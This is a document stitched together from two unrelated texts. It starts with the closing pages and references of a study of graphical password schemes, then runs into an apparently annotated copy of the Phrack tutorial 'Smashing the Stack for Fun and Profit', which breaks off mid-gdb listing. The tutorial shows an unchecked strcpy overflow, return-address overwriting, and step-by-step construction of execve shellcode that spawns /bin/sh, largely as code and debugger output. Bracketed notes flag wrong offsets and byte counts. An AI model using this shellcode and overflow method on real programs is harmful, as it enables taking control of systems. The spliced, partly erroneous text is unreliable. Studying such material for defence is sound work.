Alternatives for mitigating this threat are to prohibit or limit user choice of passwords, to educate users on better approaches to select passwords, or to select images less prone to these types of biases. The first two are approaches initially attempted in the context of text passwords, and that have appeared in some graphical password schemes, as well. The Story scheme is one example of the third strategy (as is [4]), and our study indicates that password selection in this scheme is sufficiently free from bias to suggest that reasonable limits could be imposed on password guesses to render the scheme secure. For example, the worst 10% of passwords in the Story scheme for the most predictable population (Asian males) still required twenty guesses to break, suggesting a limit of five incorrect password guesses might be reasonable, provided that some user education is also performed.

The relative strength of the Story scheme must be balanced against what appears to be some difficulty of memorability for users who eschew the advice of using a story to guide their image selection. An alternative (besides better user education) is to permit unordered selection of images from a larger set (c.f., [4, 7]). However, we believe that further, more sizeable studies must be performed in order to confirm the usability and security of these approaches.

7 Acknowledgments

The authors would like to thank Joanne Houlahan for her support and for encouraging her students to use the graphical login server. We also extend our gratitude to all the students at Carnegie Mellon University and Johns Hopkins University who participated in this study.

Notes

[1] For a random variable X taking on values in $\mathcal{X}$, if $G(X)$ denotes its guessing entropy and $H(X)$ denotes its Shannon entropy, then it is known that $G(X) \geq 2^{H(X)-2} + 1$ [18] and that $H(X) \geq \frac{2 \log |\mathcal{X}|}{|\mathcal{X}|-1}(G(X) - 1)$ [19].

References

[1] T. Alley and M. Cunningham. Averaged faces are attractive, but very attractive faces are not average. In *Psychological Science*, 2, pages 123-125, 1991.

[2] G. E. Blonder. Graphical password. US Patent 5559961, Lucent Technologies, Inc., Murray Hill, NJ, August 30, 1995.

[3] S. Brostoff and M.. A. Sasse. Are Passfaces^{TM} more usable than passwords? A field trial investigation. In *Proceedings of Human Computer Interaction*, pages 405–424, 2000.

[4] R. Dhamija and A. Perrig. Déjà vu: A user study using images for authentication. In *Proceedings of the* 9^{th} *USENIX Security Symposium*, August 2000.

[5] D. Feldmeier and P. Karn. UNIX password security—Ten years later. In *Advances in Cryptology—CRYPTO '89* (Lecture Notes in Computer Science 435), 1990.

[6] A. Feingold. Good-looking people are not what we think. In *Psychological Bulletin*, 111, pages 304-341, 1992.

[7] W. Jansen, S. Gavrila, V. Korolev, R. Ayers, and R. Swanstrom. Picture password: A visual login technique for mobile devices. NISTIR 7030, Computer Security Division, Information Technology Laboratory, National Institute of Standards and Technology, Gaithersburg, MD, July 2003. Available at `http://csrc.nist.gov/publications/nistir/nistir-7030.pdf`.

[8] I. Jermyn, A. Mayer, F. Monrose, M. Reiter and A. Rubin. The design and analysis of graphical passwords. In *Proceedings of the 8th USENIX Security Symposium*, August 1999.

[9] D. Klein. Foiling the cracker: A survey of, and improvements to, password security. In *Proceedings of the* 2^{nd} *USENIX Security Workshop*, pages 5–14, August 1990.

[10] J. Langlois, L. Kalakanis, A. Rubenstein, A. Larson, M. Hallam, and M. Smoot. Maxims and myths of beauty: A meta-analytic and theoretical review. In *Psychological Bulletin* 126:390–423, 2000.

[11] D. Levin. Race as a visual feature: using visual search and perceptual discrimination tasks to understand face categories and the cross race recognition deficit. *Quarterly Journal of Experimental Psychology:General*, 129 (4), 559-574.

[12] D. Lindsay, P. Jack, and M. Chrisitan. Other-race face perception. *Journal of Applied Psychology* 76:587–589, 1991.

[13] T. Luce. Blacks, whites and yellows: They all look alike to me. *Psychology Today* 8:105–108, 1974.

[14] S. Madigan. Picture memory. In *Imagery, Memory, and Cognition*, pages 65–86, Lawrence Erlbaum Associates, 1983.

[15] R. S. Malpass. They all look alike to me. In *The Undaunted Psychologist*, pages 74-88, McGraw-Hill, 1992.

[16] C. Manning and H. Schütze. *Foundations of Statistical Natural Language Processing*, Chapter 6, MIT Press, May 1999.

[17] A. M. Martinez and R. Benavente. The AR Face Database. Technical Report number 24, June, 1998.

[18] J. L. Massey. Guessing and entropy. In *Proceedings of the 1994 IEEE International Symposium on Information Theory*, 1994.

[19] R. J. McEliece and Z. Yu. An inequality on entropy. In *Proceedings of the 1995 IEEE International Symposium on Information Theory*, 1995.

[20] C. Meissner, J. Brigham. Thirty years of investigation the own-race advantage in memory for faces: A meta-analytic review. *Psychology, Public Policy & Law*, 7, pages 3-35, 2001.

[21] G. A. Miller. The magical number seven, plus or minus two: Some limits on our capacity for processing information. *Psychological Review* 63:81–97, 1956.

[22] R. Morris and K. Thompson. Password security: A case history. *Communications of the ACM* 22(11):594–597, November 1979.

[23] D. L. Nelson, U. S. Reed, and J. R. Walling. Picture superiority effect. *Journal of Experimental Psychology: Human Learning and Memory*, 3:485–497, 1977.

[24] *The Science Behind Passfaces*. Revision 2, Real User Corporation, September 2001. Available at `http://www.realuser.com/published/ScienceBehindPassfaces.pdf`.

[25] *Strategies for using Passfaces*^{TM} *for Windows*. Real User Corporation, 2002. Available at `http://www.realuser.com/published/PassfacesforWindowsStrategies.pdf`.

[26] *Asian Face Image Database PF01*. Pohang University of Science and Technology, Korea, 2001.

[27] T. Valentine. An evaluation of the Passfaces^{TM} personal authentication system. Technical Report, Goldsmiths College University of London, 1998.

[28] T. Valentine. Memory for Passfaces^{TM} after a long delay. Technical Report, Goldsmiths College University of London, 1999.

[29] T. Valentine and M. Endo. Towards an exemplar model of face processing: The effects of race and distinctiveness. *Quarterly Journal of Experimental Psychology* 44, 671-703.

[30] Visual Key – Technology. Available at `http://www.viskey.com/tech.html`.

[31] P. Walker and W. Tanaka. An encoding advantage for own-race versus other-race faces. In *Perception*, 23, pages 1117-1125, 2003.

[32] T. Wu. A real-world analysis of Kerberos password security. In *Proceedings of the 1999 ISOC Symposium on Network and Distributed System Security*, February 1999.

[33] M. Zviran and W. J. Haga. Cognitive passwords: The key to easy access and control. *Computers and Security* 9(8):723–736, 1990.

[34] M. Zviran and W. J. Haga. A comparison of password techniques for multilevel authentication mechanisms. *The Computer Journal* 36(3):227–237, 1993.

13

Smashing the Stack for Fun and Profit

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine File 14 of 16

BugTraq, r00t, and Underground.Org

bring you

Smashing The Stack For Fun And Profit

Aleph One

aleph1@underground.org

> `smash the stack` [C programming] n. On many C implementations it is possible to corrupt the execution stack by writing past the end of an array declared auto in a routine. Code that does this is said to smash the stack, and can cause return from the routine to jump to a random address. This can produce some of the most insidious data-dependent bugs known to mankind. Variants include trash the stack, scribble the stack, mangle the stack; the term mung the stack is not used, as this is never done intentionally. See spam; see also alias bug, fandango on core, memory leak, precedence lossage, overrun screw.

Introduction

Over the last few months there has been a large increase of buffer overflow vulnerabilities being both discovered and exploited. Examples of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt library, at, etc. This paper attempts to explain what buffer overflows are, and how their exploits work. Basic knowledge of assembly is required. An understanding of virtual memory concepts, and experience with gdb are very helpful but not necessary. We also assume we are working with an Intel x86 CPU, and that the operating system is Linux. Some basic definitions before we begin: A buffer is simply a contiguous block of computer memory that holds multiple instances of the same data type. C programmers normally associate with the word buffer arrays. Most commonly, character arrays. Arrays, like all variables in C, can be declared either static or dynamic. Static variables are allocated at load time on the data segment. Dynamic variables are allocated at run time on the stack. To overflow is to flow, or fill over the top, brims, or bounds. We will concern ourselves only with the overflow of dynamic buffers, otherwise known as stack-based buffer overflows.

Process Memory Organization

To understand what stack buffers are we must first understand how a process is organized in memory. Processes are divided into three regions: Text, Data, and Stack. We will concentrate on the stack region, but first a small overview of the other regions is in order. The text region is fixed by the program and includes code (instructions) and read-only data. This region corresponds to the text section of the executable file. This region

is normally marked read-only and any attempt to write to it will result in a segmentation violation. The data region contains initialized and uninitialized data. Static variables are stored in this region. The data region corresponds to the data-bss sections of the executable file. Its size can be changed with the brk(2) system call. If the expansion of the bss data or the user stack exhausts available memory, the process is blocked and is rescheduled to run again with a larger memory space. New memory is added between the data and stack segments.




Fig. 1 Process Memory Regions

What Is A Stack?

A stack is an abstract data type frequently used in computer science. A stack of objects has the property that the last object placed on the stack will be the first object removed. This property is commonly referred to as last in, first out queue, or a LIFO. Several operations are defined on stacks. Two of the most important are PUSH and POP. PUSH adds an element at the top of the stack. POP, in contrast, reduces the stack size by one by removing the last element at the top of the stack.

Why Do We Use A Stack?

Modern computers are designed with the need of high-level languages in mind. The most important technique for structuring programs introduced by high-level languages is the procedure or function. From one point of view, a procedure call alters the flow of control just as a jump does, but unlike a jump, when finished performing its task, a function returns control to the statement or instruction following the call. This high-level abstraction is implemented with the help of the stack. The stack is also used to dynamically allocate the local variables used in functions, to pass parameters to the functions, and to return values from the function.

The Stack Region

A stack is a contiguous block of memory containing data. A register called the stack pointer (SP) points to the top of the stack. The bottom of the stack is at a fixed address. Its size is dynamically adjusted by the kernel at run time. The CPU implements instructions to PUSH onto and POP off of the stack. The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack

frame, including the value of the instruction pointer at the time of the function call. Depending on the implementation the stack will either grow down (towards lower memory addresses), or up. In our examples we'll use a stack that grows down. This is the way the stack grows on many computers including the Intel, Motorola, SPARC and MIPS processors. The stack pointer (SP) is also implementation dependent. It may point to the last address on the stack, or to the next free available address after the stack. For our discussion we'll assume it points to the last address on the stack. In addition to the stack pointer, which points to the top of the stack (lowest numerical address), it is often convenient to have a frame pointer (FP) which points to a fixed location within a frame. Some texts also refer to it as a local base pointer (LB). In principle, local variables could be referenced by giving their offsets from SP. However, as words are pushed onto the stack and popped from the stack, these offsets change. Although in some cases the compiler can keep track of the number of words on the stack and thus correct the offsets, in some cases it cannot, and in all cases considerable administration is required. Furthermore, on some machines, such as Intel-based processors, accessing a variable at a known distance from SP requires multiple instructions. Consequently, many compilers use a second register, FP, for referencing both local variables and parameters because their distances from FP do not change with PUSHes and POPs. On Intel CPUs, BP (EBP) is used for this purpose. On the Motorola CPUs, any address register except A7 (the stack pointer) will do. Because the way our stack grows, actual parameters have positive offsets and local variables have negative offsets from FP. The first thing a procedure must do when called is save the previous FP (so it can be restored at procedure exit). Then it copies SP into FP to create the new FP, and advances SP to reserve space for the local variables. This code is called the procedure prolog. Upon procedure exit, the stack must be cleaned up again, something called the procedure epilog. The Intel ENTER and LEAVE instructions and the Motorola LINK and UNLINK instructions, have been provided to do most of the procedure prolog and epilog work efficiently. Let us see what the stack looks like in a simple example:

example1.c:

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}

void main() {
  function(1,2,3);
}
```

To understand what the program does to call function() we compile it with gcc using the -S switch to generate assembly code output:

```
$ gcc -S -o example1.s example1.c
```

By looking at the assembly language output we see that the call to function() is translated to:

```
        pushl $3
        pushl $2
        pushl $1
        call function
```

This pushes the 3 arguments to function backwards into the stack, and calls function(). The instruction 'call' will push the instruction pointer (IP) onto the stack. We'll call the saved IP the return address (RET). The first thing done in function is the procedure prolog:

```
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

This pushes EBP, the frame pointer, onto the stack. It then copies the current SP onto EBP, making it the new FP pointer. We'll call the saved FP pointer SFP. It then allocates space for the local variables by subtracting their size from SP.

We must remember that memory can only be addressed in multiples of the word size. A word in our case is 4 bytes, or 32 bits. So our 5 byte buffer is really going to take 8 bytes (2 words) of memory, and our 10 byte buffer is going to take 12 bytes (3 words) of memory. That is why SP is being subtracted by 20. With that in mind our stack looks like this when function() is called (each space represents a byte):

```
bottom of                                                          top of
memory                                                             memory
          buffer2       buffer1   sfp   ret   a     b     c
<------   [            ][        ][    ][    ][    ][    ][    ]

top of                                                          bottom of
stack                                                              stack
```

Buffer Overflows

A buffer overflow is the result of stuffing more data into a buffer than it can handle. How can this often found programming error can be taken advantage to execute arbitrary code? Lets look at another example:

example2.c

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```

This program has a function with a typical buffer overflow coding error. The function copies a supplied string without bounds checking by using strcpy() instead of strncpy(). If you run this program you will get a

segmentation violation. Lets see what its stack looks [like] when we call function:

```
bottom of                                                          top of
memory                                                             memory
                  buffer           sfp   ret   *str
<------          [               ][    ][    ][    ]

top of                                                          bottom of
stack                                                              stack
```

What is going on here? Why do we get a segmentation violation? Simple. strcpy() is copying the contents of *str (larger_string[]) into buffer[] until a null character is found on the string. As we can see buffer[] is much smaller than *str. buffer[] is 16 bytes long, and we are trying to stuff it with 256 bytes. This means that all 250 [240] bytes after buffer in the stack are being overwritten. This includes the SFP, RET, and even *str! We had filled `large_string` with the character 'A'. It's hex character value is 0x41. That means that the return address is now 0x41414141. This is outside of the process address space. That is why when the function returns and tries to read the next instruction from that address you get a segmentation violation. So a buffer overflow allows us to change the return address of a function. In this way we can change the flow of execution of the program. Lets go back to our first example and recall what the stack looked like:

```
bottom of                                                          top of
memory                                                             memory
           buffer2       buffer1   sfp   ret   a     b     c
<------   [            ][        ][    ][    ][    ][    ][    ]

top of                                                          bottom of
stack                                                              stack
```

Lets try to modify our first example so that it overwrites the return address, and demonstrate how we can make it execute arbitrary code. Just before buffer1[] on the stack is SFP, and before it, the return address. That is 4 bytes pass the end of buffer1[]. But remember that buffer1[] is really 2 word so its 8 bytes long. So the return address is 12 bytes from the start of buffer1[]. We'll modify the return value in such a way that the assignment statement 'x = 1;' after the function call will be jumped. To do so we add 8 bytes to the return address.

Our code is now: **example3.c:**

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

What we have done is add 12 to buffer1[]'s address. This new address is where the return address is stored. We want to skip past the assignment to the printf call. How did we know to add 8 [should be 10] to the return address? We used a test value first (for example 1), compiled the program, and then started gdb:


```
[aleph1]$ gdb example3
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000490 :    pushl  %ebp
0x8000491 :    movl   %esp,%ebp
0x8000493 :    subl   $0x4,%esp
0x8000496 :    movl   $0x0,0xfffffffc(%ebp)
0x800049d :    pushl  $0x3
0x800049f :    pushl  $0x2
0x80004a1 :    pushl  $0x1
0x80004a3 :    call   0x8000470
0x80004a8 :    addl   $0xc,%esp
0x80004ab :    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 :    movl   0xfffffffc(%ebp),%eax
0x80004b5 :    pushl  %eax
0x80004b6 :    pushl  $0x80004f8
0x80004bb :    call   0x8000378
0x80004c0 :    addl   $0x8,%esp
0x80004c3 :    movl   %ebp,%esp
0x80004c5 :    popl   %ebp
0x80004c6 :    ret
0x80004c7 :    nop
```

We can see that when calling function() the RET will be 0x8004a8, and we want to jump past the assignment at 0x80004ab. The next instruction we want to execute is the at 0x8004b2. A little math tells us the distance is 8 bytes [should be 10].

Shell Code

So now that we know that we can modify the return address and the flow of execution, what program do we want to execute? In most cases we'll simply want the program to spawn a shell. From the shell we can then issue other commands as we wish. But what if there is no such code in the program we are trying to exploit? How can we place arbitrary instruction into its address space? The answer is to place the code with [you] are trying to execute in the buffer we are overflowing, and overwrite the return address so it points back into the buffer. Assuming the stack starts at address 0xFF, and that S stands for the code we want to execute the stack would then look like this:

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
```



The code to spawn a shell in C looks like:

shellcode.c

```
#include stdio.h

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

To find out what it looks like in assembly we compile it, and start up gdb. Remember to use the -static flag. Otherwise the actual code for the `execve` system call will not be included. Instead there will be a reference to dynamic C library that would normally would be linked in at load time.

```
[aleph1]$ gcc -o shellcode -ggdb -static shellcode.c
[aleph1]$ gdb shellcode
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 :    pushl  %ebp
0x8000131 :    movl   %esp,%ebp
0x8000133 :    subl   $0x8,%esp
0x8000136 :    movl   $0x80027b8,0xfffffff8(%ebp)
0x800013d :    movl   $0x0,0xfffffffc(%ebp)
0x8000144 :    pushl  $0x0
0x8000146 :    leal   0xfffffff8(%ebp),%eax
0x8000149 :    pushl  %eax
0x800014a :    movl   0xfffffff8(%ebp),%eax
0x800014d :    pushl  %eax
0x800014e :    call   0x80002bc <__execve>
0x8000153 :    addl   $0xc,%esp
0x8000156 :    movl   %ebp,%esp
0x8000158 :    popl   %ebp
0x8000159 :    ret
End of assembler dump.
```

```
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:           pushl  %ebp
0x80002bd <__execve+1>:         movl   %esp,%ebp
0x80002bf <__execve+3>:         pushl  %ebx
0x80002c0 <__execve+4>:         movl   $0xb,%eax
0x80002c5 <__execve+9>:         movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:        int    $0x80
0x80002d0 <__execve+20>:        movl   %eax,%edx
0x80002d2 <__execve+22>:        testl  %edx,%edx
0x80002d4 <__execve+24>:        jnl    0x80002e6 <__execve+42>
0x80002d6 <__execve+26>:        negl   %edx
0x80002d8 <__execve+28>:        pushl  %edx
0x80002d9 <__execve+29>:        call   0x8001a34 <__normal_errno_location>
0x80002de <__execve+34>:        popl   %edx
0x80002df <__execve+35>:        movl   %edx,(%eax)
0x80002e1 <__execve+37>:        movl   $0xffffffff,%eax
0x80002e6 <__execve+42>:        popl   %ebx
0x80002e7 <__execve+43>:        movl   %ebp,%esp
0x80002e9 <__execve+45>:        popl   %ebp
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
End of assembler dump.
```

Lets try to understand what is going on here. We'll start by studying main:

```
0x8000130 : pushl %ebp
0x8000131 : movl %esp,%ebp
0x8000133 : subl $0x8,%esp
```

This is the procedure prelude. It first saves the old frame pointer, makes the current stack pointer the new frame pointer, and leaves space for the local variables. In this case its: char *name[2]; or 2 pointers to a char. Pointers are a word long, so it leaves space for two words (8 bytes).

```
0x8000136 : movl $0x80027b8,0xfffffff8(%ebp)
```

We copy the value 0x80027b8 (the address of the string "/bin/sh") into the first pointer of name[]. This is equivalent to: name[0] = "/bin/sh";

```
0x800013d : movl $0x0,0xfffffffc(%ebp)
```

We copy the value 0x0 (NULL) into the seconds pointer of name[]. This is equivalent to: name[1] = NULL; The actual call to execve() starts here.

```
0x8000144 : pushl $0x0
```

We push the arguments to execve() in reverse order onto the stack. We start with NULL.

```
0x8000146 : leal 0xfffffff8(%ebp),%eax
```

We load the address of name[] into the EAX register.

```
0x8000149 : pushl %eax
```

We push the address of name[] onto the stack.

```
0x800014a : movl 0xffffffff8(%ebp),%eax
```

We load the address of the string "/bin/sh" into the EAX register.

```
0x800014d : pushl %eax
```

We push the address of the string "/bin/sh" onto the stack.

```
0x800014e : call 0x80002bc <__execve>
```

Call the library procedure execve(). The call instruction pushes the IP onto the stack.

Now execve(). Keep in mind we are using a Intel based Linux system. The syscall details will change from OS to OS, and from CPU to CPU. Some will pass the arguments on the stack, others on the registers. Some use a software interrupt to jump to kernel mode, others use a far call. Linux passes its arguments to the system call on the registers, and uses a software interrupt to jump into kernel mode.

```
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
```

The procedure prelude.

```
0x80002c0 <__execve+4>: movl   $0xb,%eax
```

Copy 0xb (11 decimal) onto the stack. This is the index into the syscall table. 11 is execve.

```
0x80002c5 <__execve+9>: movl   0x8(%ebp),%ebx
```

Copy the address of "/bin/sh" into EBX.

```
0x80002c8 <__execve+12>:        movl   0xc(%ebp),%ecx
```

Copy the address of name[] into ECX.

```
0x80002cb <__execve+15>:        movl   0x10(%ebp),%edx
```

Copy the address of the null pointer into %edx.

```
0x80002ce <__execve+18>:        int    $0x80
```

Change into kernel mode. [Trap into the kernel.]

As we can see there is not much to the execve() system call. All we need to do is:

a. Have the null terminated string "/bin/sh" somewhere in memory.
b. Have the address of the string "/bin/sh" somewhere in memory followed by a null long word.
c. Copy 0xb into the EAX register.
d. Copy the address of the address of the string "/bin/sh" into the EBX register.
e. Copy the address of the string "/bin/sh" into the ECX register.
f. Copy the address of the null long word into the EDX register.
g. Execute the int $0x80 instruction.

But what if the execve() call fails for some reason? The program will continue fetching instructions from the stack, which may contain random data! The program will most likely core dump. We want the program to exit cleanly if the execve syscall fails. To accomplish this we must then add an exit syscall after the execve syscall. What does the exit syscall looks like?

exit.c

```
#include <stdlib.h>

void main() {
        exit(0);
}
```

```
[aleph1]$ gcc -o exit -static exit.c
[aleph1]$ gdb exit
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(no debugging symbols found)...
(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x800034c <_exit>:      pushl  %ebp
0x800034d <_exit+1>:    movl   %esp,%ebp
0x800034f <_exit+3>:    pushl  %ebx
0x8000350 <_exit+4>:    movl   $0x1,%eax
0x8000355 <_exit+9>:    movl   0x8(%ebp),%ebx
0x8000358 <_exit+12>:   int    $0x80
0x800035a <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x800035d <_exit+17>:   movl   %ebp,%esp
0x800035f <_exit+19>:   popl   %ebp
0x8000360 <_exit+20>:   ret
0x8000361 <_exit+21>:   nop
0x8000362 <_exit+22>:   nop
0x8000363 <_exit+23>:   nop
End of assembler dump.
```

The exit syscall will place 0x1 in EAX, place the exit code in EBX, and execute "int 0x80". That's it. Most applications return 0 on exit to indicate no errors. We will place 0 in EBX. Our list of steps is now:


a. Have the null terminated string "/bin/sh" somewhere in memory.

b. Have the address of the string "/bin/sh" somewhere in memory followed by a null long word.
c. Copy 0xb into the EAX register.
d. Copy the address of the address of the string "/bin/sh" into the EBX register.
e. Copy the address of the string "/bin/sh" into the ECX register.
f. Copy the address of the null long word into the EDX register.
g. Execute the int $0x80 instruction.
h. Copy 0x1 into the EAX register.
i. Copy 0x0 into the EBX register.
j. Execute the int $0x80 instruction.

Trying to put this together in assembly language, placing the string after the code, and remembering we will place the address of the string, and null word after the array, we have:

```
movl   string_addr,string_addr_addr
movb   $0x0,null_byte_addr
movl   $0x0,null_addr
movl   $0xb,%eax
movl   string_addr,%ebx
leal   string_addr,%ecx
leal   null_string,%edx
int    $0x80
movl   $0x1, %eax
movl   $0x0, %ebx
int    $0x80
/bin/sh string goes here.
```

The problem is that we don't know where in the memory space of the program we are trying to exploit the code (and the string that follows it) will be placed. One way around it is to use a JMP, and a CALL instruction. The JMP and CALL instructions can use IP relative addressing, which means we can jump to an offset from the current IP without needing to know the exact address of where in memory we want to jump to. If we place a CALL instruction right before the "/bin/sh" string, and a JMP instruction to it, the strings address will be pushed onto the stack as the return address when CALL is executed. All we need then is to copy the return address into a register. The CALL instruction can simply call the start of our code above. Assuming now that J stands for the JMP instruction, C for the CALL instruction, and s for the string, the execution flow would now be:



[There are not enough small-s in the figure; strlen("/bin/sh") == 7.] With this modifications, using indexed

addressing, and writing down how many bytes each instruction takes our code looks like:

```
        jmp    offset-to-call           # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,array-offset(%esi)  # 3 bytes
        movb   $0x0,nullbyteoffset(%esi)# 4 bytes
        movl   $0x0,null-offset(%esi)   # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   array-offset(%esi),%ecx # 3 bytes
        leal   null-offset(%esi),%edx   # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
        int    $0x80                    # 2 bytes
        call   offset-to-popl           # 5 bytes
        /bin/sh string goes here.
```

Calculating the offsets from jmp to call, from call to popl, from the string address to the array, and from the string address to the null long word, we now have:

```
        jmp    0x26                     # 2 bytes
        popl   %esi                     # 1 byte
        movl   %esi,0x8(%esi)           # 3 bytes
        movb   $0x0,0x7(%esi)           # 4 bytes
        movl   $0x0,0xc(%esi)           # 7 bytes
        movl   $0xb,%eax                # 5 bytes
        movl   %esi,%ebx                # 2 bytes
        leal   0x8(%esi),%ecx           # 3 bytes
        leal   0xc(%esi),%edx           # 3 bytes
        int    $0x80                    # 2 bytes
        movl   $0x1, %eax               # 5 bytes
        movl   $0x0, %ebx               # 5 bytes
        int    $0x80                    # 2 bytes
        call   -0x2b                    # 5 bytes
        .string \"/bin/sh\"             # 8 bytes
```

Looks good. To make sure it works correctly we must compile it and run it. But there is a problem. Our code modifies itself [where?], but most operating system mark code pages read-only. To get around this restriction we must place the code we wish to execute in the stack or data segment, and transfer control to it. To do so we will place our code in a global array in the data segment. We need first a hex representation of the binary code. Lets compile it first, and then use gdb to obtain it.

shellcodeasm.c

```
void main() {
__asm__("
        jmp    0x2a                     # 3 bytes
        popl   %esi                     # 1 byte
        movl   %esi,0x8(%esi)           # 3 bytes
        movb   $0x0,0x7(%esi)           # 4 bytes
```

```
        movl   $0x0,0xc(%esi)          # 7 bytes
        movl   $0xb,%eax               # 5 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        movl   $0x1, %eax              # 5 bytes
        movl   $0x0, %ebx              # 5 bytes
        int    $0x80                   # 2 bytes
        call   -0x2f                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
```

```
[aleph1]$ gcc -o shellcodeasm -g -ggdb shellcodeasm.c
[aleph1]$ gdb shellcodeasm
GDB is free software and you are welcome to distribute copies of it
 under certain conditions; type "show copying" to see the conditions.
There is absolutely no warranty for GDB; type "show warranty" for details.
GDB 4.15 (i586-unknown-linux), Copyright 1995 Free Software Foundation, Inc...
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 :    pushl  %ebp
0x8000131 :    movl   %esp,%ebp
0x8000133 :    jmp    0x800015f
0x8000135 :    popl   %esi
0x8000136 :    movl   %esi,0x8(%esi)
0x8000139 :    movb   $0x0,0x7(%esi)
0x800013d :    movl   $0x0,0xc(%esi)
0x8000144 :    movl   $0xb,%eax
0x8000149 :    movl   %esi,%ebx
0x800014b :    leal   0x8(%esi),%ecx
0x800014e :    leal   0xc(%esi),%edx
0x8000151 :    int    $0x80
0x8000153 :    movl   $0x1,%eax
0x8000158 :    movl   $0x0,%ebx
0x800015d :    int    $0x80
0x800015f :    call   0x8000135
